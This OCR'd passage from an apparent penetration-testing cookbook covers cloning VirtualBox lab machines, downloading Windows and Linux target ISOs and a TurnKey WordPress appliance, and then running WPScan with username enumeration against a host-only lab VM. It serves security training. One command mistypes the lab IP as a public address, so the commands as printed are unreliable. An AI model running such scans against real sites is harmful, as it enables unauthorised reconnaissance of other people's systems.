
There's more...

We will be performing tasks on our hosts that may cause them to become unstable or even fail to run. VirtualBox provides us with an excellent tool for making a copy of our virtual environment:

1. From the main screen, left-click on the virtual server you would like to clone.
2. Right-click on the virtual server you would like to clone and press the **Clone...** menu option:



3. On the clone screen, give your new virtual server a name.



Clone Virtual Machine


New machine name

Please choose a name for the new virtual machine. The new machine will be a clone of the machine **Metasploitable2**.

Metasploitable2 Clone

□ Reinitialize the MAC address of all network cards

4. Click on **Next,** and on the following screen, choose between creating a **Linked clone** or a **Full clone**, as shown in the following screenshot:
    - **Full Clone**: In a full clone, an exact independent replica of the virtual machine is created.
    - **Linked Clone**: In a linked clone, a snapshot is taken and the clone is created. However, the linked clone is dependent on the original file in order to function. This can degrade the performance of the linked clone.



Clone Virtual Machine

Clone type

Please choose the type of clone you wish to create.

If you choose **Full clone**, an exact copy (including all virtual hard drive files) of the original virtual machine will be created.


If you choose **Linked clone**, a new machine will be created, but the virtual hard drive files will be tied to the virtual hard drive files of original machine and you will not be able to move the new virtual machine to a different computer without moving the original as well.

If you create a **Linked clone** then a new snapshot will be created in the original virtual machine as part of the cloning process.

● Full clone

○ Linked clone

5. Click on **Clone** and wait for the virtual machine to clone:


Clone Virtual Machine: Cloning Machine
Cloning Disk 'Metasploitable.vmdk' ... ... (2/3)
3%
5 minutes remaining

Downloading Windows Targets

For now and the foreseeable future, Microsoft Windows is the operating system of choice for many individuals and enterprises.

Luckily, Microsoft provides a way for us to get test operating systems.

Getting ready


A connection to the Internet or an internal network is required to complete this module.

How to do it...

The steps for downloading Windows Targets are as follows:

1. Open a web browser and navigate to Microsoft Technet at `http://technet.microsoft.com/en-us/ms376608`.

2. Once at the website, on the right-hand side of the screen, click on the **Downloads** link:



Private Cloud Planning Guide for Systems Management

July 22, 2013

Read this document from Microsoft to learn how Private Cloud Infrastructure as a Service patterns affect Systems Management design. This guide should be used as an aid to operations, architects, and consultants who are designing processes, procedures, and best practices for a private cloud.

Read the Reference Architecture for Private Cloud
Private Cloud Technical Concept and Overview
Private Cloud Planning Guide for Systems Management
System Center 2012 Suite download

What is a TechNet Subscription? Learn more
Existing subscribers: Access your benefits
Existing subscribers: Download software
Subscribe to the TechNet Flash newsletter


Advanced Tools and Scripting with PowerShell 3.0
Friday, Jul 26

The new Fresh Paint comes to Windows 8.1 and Windows Phone


Local Resources - US

Free Private Cloud Trials
Windows Azure (including IaaS) 30-day trial
Windows Server 2012 download

3. From the **Download** menu option, choose **Evaluate new products**:



4. On the next screen, you have several options on how you select your downloads depending on the product you wish to test. The recommendation is to select Windows Server 2012, Windows 8, and Windows 7:



Home

TechNet Evaluation Center > Home > TechNet Evaluation Center

Full-featured evaluations at no cost

Featured Downloads
Windows Server 2012
System Center 2012 SP1
System Center 2012 Configuration Manager & Endpoint Protection
SQL Server 2012 SP1

Windows
Windows 8 Enterprise Evaluation

Windows Server
Windows Server 2012
Windows Small Business Server 2011
Windows Server 2012 Essentials
Hyper-V Server 2012 R2 Preview *NEW*
Windows Server 2012 R2 Preview *NEW*
Windows Server 2012 R2 Essentials Preview *NEW*

Office
Office 365 ProPlus
Office Professional Plus 2013
Project Professional 2013
Visio Professional 2013

Need Developer Evaluations?
MSDN Evaluation Center

Free Technical Training
Microsoft Virtual Academy

Top 5 Downloads
Office Professional Plus 2013
Windows Server 2012
Windows 8 Enterprise
System Center 2012 SP1
Visio Professional 2013

Evaluation Center on Twitter

MicrosoftTrials: RT @SQLServer: SQL Server 2014: A Closer Look #SQLServer #msTechEd http://t.co/XlaTNOZSOn

MicrosoftTrials: Several previews coming this month, incl. #WinServ 2012 R2 and #SysCtr 2012 R2. For release notification: http://t.co/qEpwYrwFlp | #MSCloud

5. Once you have downloaded your ISO, follow the instructions in the *Getting comfortable with VirtualBox* recipe of this chapter.

Downloading Linux Targets

For most web facing server deployments, Linux is the operating system of choice. Its relatively low cost (free in many instances) when compared to Windows operating systems makes it ideal for most Cloud, PAAS, and server environments.

In this recipe, we will examine how to download a variety of Linux distributions.


Getting ready

A connection to the Internet or an internal network is required to complete this module.

How to do it...

The steps for downloading Linux Targets are as follows:

1. Open a web browser and navigate to Distro Watch at `http://www.distrowatch.com`.
2. Once at the website, you will be presented with a listing of well over 100 Linux distributions. It is advisable to at a bare minimum select more than one distribution including the popular ones (CentOS, Ubuntu, Fedora, and Debian). The page will look like the following screenshot:


DistroWatch.com
Put the fun back into computing. Use Linux, BSD.
Type Distribution Name
Go
Select Distribution
Go
Google Custom Search
Go
Random Distribution
English • Español • Français • Deutsch • Português • Hrvatski • 日本語 • ภาษาไทย
• Home Page
• DW Weekly, Comments
• Package Management
• Packages
• Search
• Major Distributions
• Submit Distribution
• Upcoming Releases
• About DistroWatch
• Page Hit Ranking
• Advertise
• Related Links
Claim your own Ubuntu Edge, an innovative Ubuntu/Android smartphone and computer in one.
SAVE OVER $85 on everything for back-to-school
BUY NOW
AdChoices
drugstore
amazon.com
Get The Edge!
Crafted from cool, textured amorphous metal, the Edge has a distinctive, precise look but its rakishly chamfered edges are shaped to fit naturally in the palm.
Advertisement
MONSTER
Latest News and Updates
News Filtering Options
Distribution: All
Release: All
Month: All
Year: All
Refresh
Skolelinux
3CX VoIP PBX
3CX Phone System for Windows
3CX
Click Here
New: Manage your Android and iPhone devices with 3CX Mobile Device Manager
Free Tech Guides
8 Google Tools to Improve Your Marketing Effectiveness

2013-07-28 NEW • Development Release: Skolelinux 7.1 Beta 0

Petter Reinholdtsen has announced the availability of the initial public beta of Skolelinux 7.1, a distribution also known as "Debian Edu": "The first "Wheezy"-based beta release of Debian Edu was wrapped up today. Debian Edu, also known as Skolelinux, is a Linux distribution based on Debian providing an out-of-the box environment of a completely configured school network. Software updates: switched roaming workstation profiles from wicd to NetworkManager for network configuration, as wicd didn't work any more; changed version numbers of patched gosa and libpam-mklocaluser packages to make sure our locally-patched versions will be replaced by the official packages when they are released from Debian; added Bluetooth tools to the default desktop; added tools for sharing the desktop on KDE; added Valgrind to the default installation for easier debugging of crash bugs...." Read the rest of the release announcement for a full changelog. Download: debian-edu-7.1+edu0~b0-CD.iso (655MB, MD5).

2013-07-27 NEW • Distribution Release: SparkyLinux 3.0

3. Once you have downloaded your ISO, follow the instructions in the *Getting comfortable with VirtualBox* recipe of this chapter.

Attacking WordPress and other applications

More and more businesses today utilize **SAAS** (**Software as a Service**) tools in their daily business. For example, it is not uncommon for a business to use WordPress as its website's content management system or Drupal for its intranet. Being able to locate vulnerabilities in these applications can prove extremely valuable.

One great resource for gathering applications to test against is Turnkey Linux (`http://www.turnkeylinux.org`). In this recipe, we will download the popular WordPress Turnkey Linux distribution.


Getting ready

A connection to the Internet or an internal network is required to complete this module.

How to do it...

The steps for attacking a WordPress application are as follows:

1. Open your web browser and visit the Turnkey Linux website at `http://www.turnkeylinux.org`. The homepage will look like the following screenshot:



Have you checked out the TurnKey Hub yet? Try the live demo!

Total: 195.5 MB ($0.03/mo)
130.6 MB
64.9 MB

Backup & Migration

Secure and easy server backups to Amazon S3. Automatically restore servers from backups.

Test backups in the cloud.

Wordpress
Virginia (East USA)
Micro: $0.02/hour

Cloud Servers

Rapidly explore and deploy 100+ free server apps in the Amazon EC2 cloud.

Only a browser required.

Save time and money with 100+ ready-to-use solutions: discover and leverage the best free open source software. Deploy in minutes on bare metal, virtual machines, or in the cloud.

It just works: designed for ease of use, built and pre-tested by a community of experts.

Backup and migration: smart software saves changes to files, databases and package management to encrypted storage which servers can be automatically restored from.

Secure and easy to maintain: auto-updated daily with latest security patches.

100% Open Source: free from expensive and restrictive proprietary licensing. Easy to customize and extend to build new appliances from the closest existing starting point.

Read more

"Lighter, smaller, faster and easier is the formula behind TurnKey Linux"

— InfoWorld, Bossie awards (source)

More testimonials

Introducing TKLDev - Turnkey's appliance development and build system in a box
18th Jul, 2013

TurnKey moves to GitHub
28th Jun, 2013


TurnKey 12.1 64-bit maintenance release built with new tkldev build appliance
6th Jun, 2013

TurnKey Core 13.0 RC (i386, amd64, wheezy)
17th Jan, 2013


more

Follow us. Share with friends.

2. There are many applications listed here, and I would recommend trying them all so that you can find vulnerabilities and test your skills against these applications; however, for this recipe, we will examine WordPress. In the **Instant Search** box, type `WordPress`:



3. On the WordPress download page, select the ISO image and once the download completes, follow the instructions in the *Getting comfortable with VirtualBox* recipe to install the Turnkey Linux WordPress virtual machine:



Blogging
PHP
Content management
Subscribe
TURNKEY
DOWNLOAD: 211MB VM
203MB ISO
OVF, OpenStack, OpenVZ, Xen (?)
Manifest & Sigs
RUN FROM BROWSER: Deploy WordPress in seconds to the Amazon EC2 cloud

WordPress - Blog Publishing Platform

WordPress is a state-of-the-art publishing platform with a focus on aesthetics, web standards, and usability. It is one of the worlds most popular blog publishing applications, includes tons of powerful core functionality, extendable via literally hundreds of plugins, and supports full theming.

There's more...

Now that we have our WordPress Virtual Machine loaded, we can use WPScan to attack it. WPScan is a blackbox WordPress Security Scanner that allows a user to find vulnerabilities in a WordPress installation.

WPScan takes several arguments and they include:

- **-u < target domain name or url>**: The `u` argument allows you to specify a domain name to target
- **-f**: The `f` argument allows you to force a check to see if WordPress is installed or not
- **-e [options]**: The `e` argument allows you to set enumeration


Let's begin the process of using WPScan.

> Ensure that both your WordPress Virtual Machine and Kali Linux Virtual Machine are started with the **VirtualBox Host Only Adapter** network setting used.

1. From the Kali Linux Virtual Machine, launch the WPScan help file:

```
wpscan – h
```

The page will look like the following screenshot:



```
root@kali:~# wpscan -h
_____________________________________________________
 __          _______   _____
 \ \        / /  __ \ / ____|
  \ \  /\  / /| |__) | (___   ___  __ _ _ __
   \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
    \  /\  /  | |     ____) | (__| (_| | | | |
     \/  \/   |_|    |_____/ \___|\__,_|_| |_| v2.0rNA

    WordPress Security Scanner by the WPScan Team
 Sponsored by the RandomStorm Open Source Initiative
______________________________________________________

Help :

Some values are settable in conf/browser.conf.json :
  user-agent, proxy, proxy-auth, threads, cache timeout and request timeout

--update   Update to the latest revision
--url    | -u <target url>  The WordPress URL/domain to scan.
--force | -f Forces WPScan to not check if the remote site is running WordPress.
--enumerate | -e [option(s)]  Enumeration.
  option :
    u        usernames from id 1 to 10
```


2. Let's run a basic WPScan against our WordPress Virtual Machine. In this case, our target's IP address is 192.168.56.102:

   ```
   Wpscan -u 192.168.56.102
   ```

3. Now, let's practice enumerating the username list by running the following command:

   ```
   wpscan -u 192.186.56.102 -e u vp
   ```

The page will look like the following screenshot:

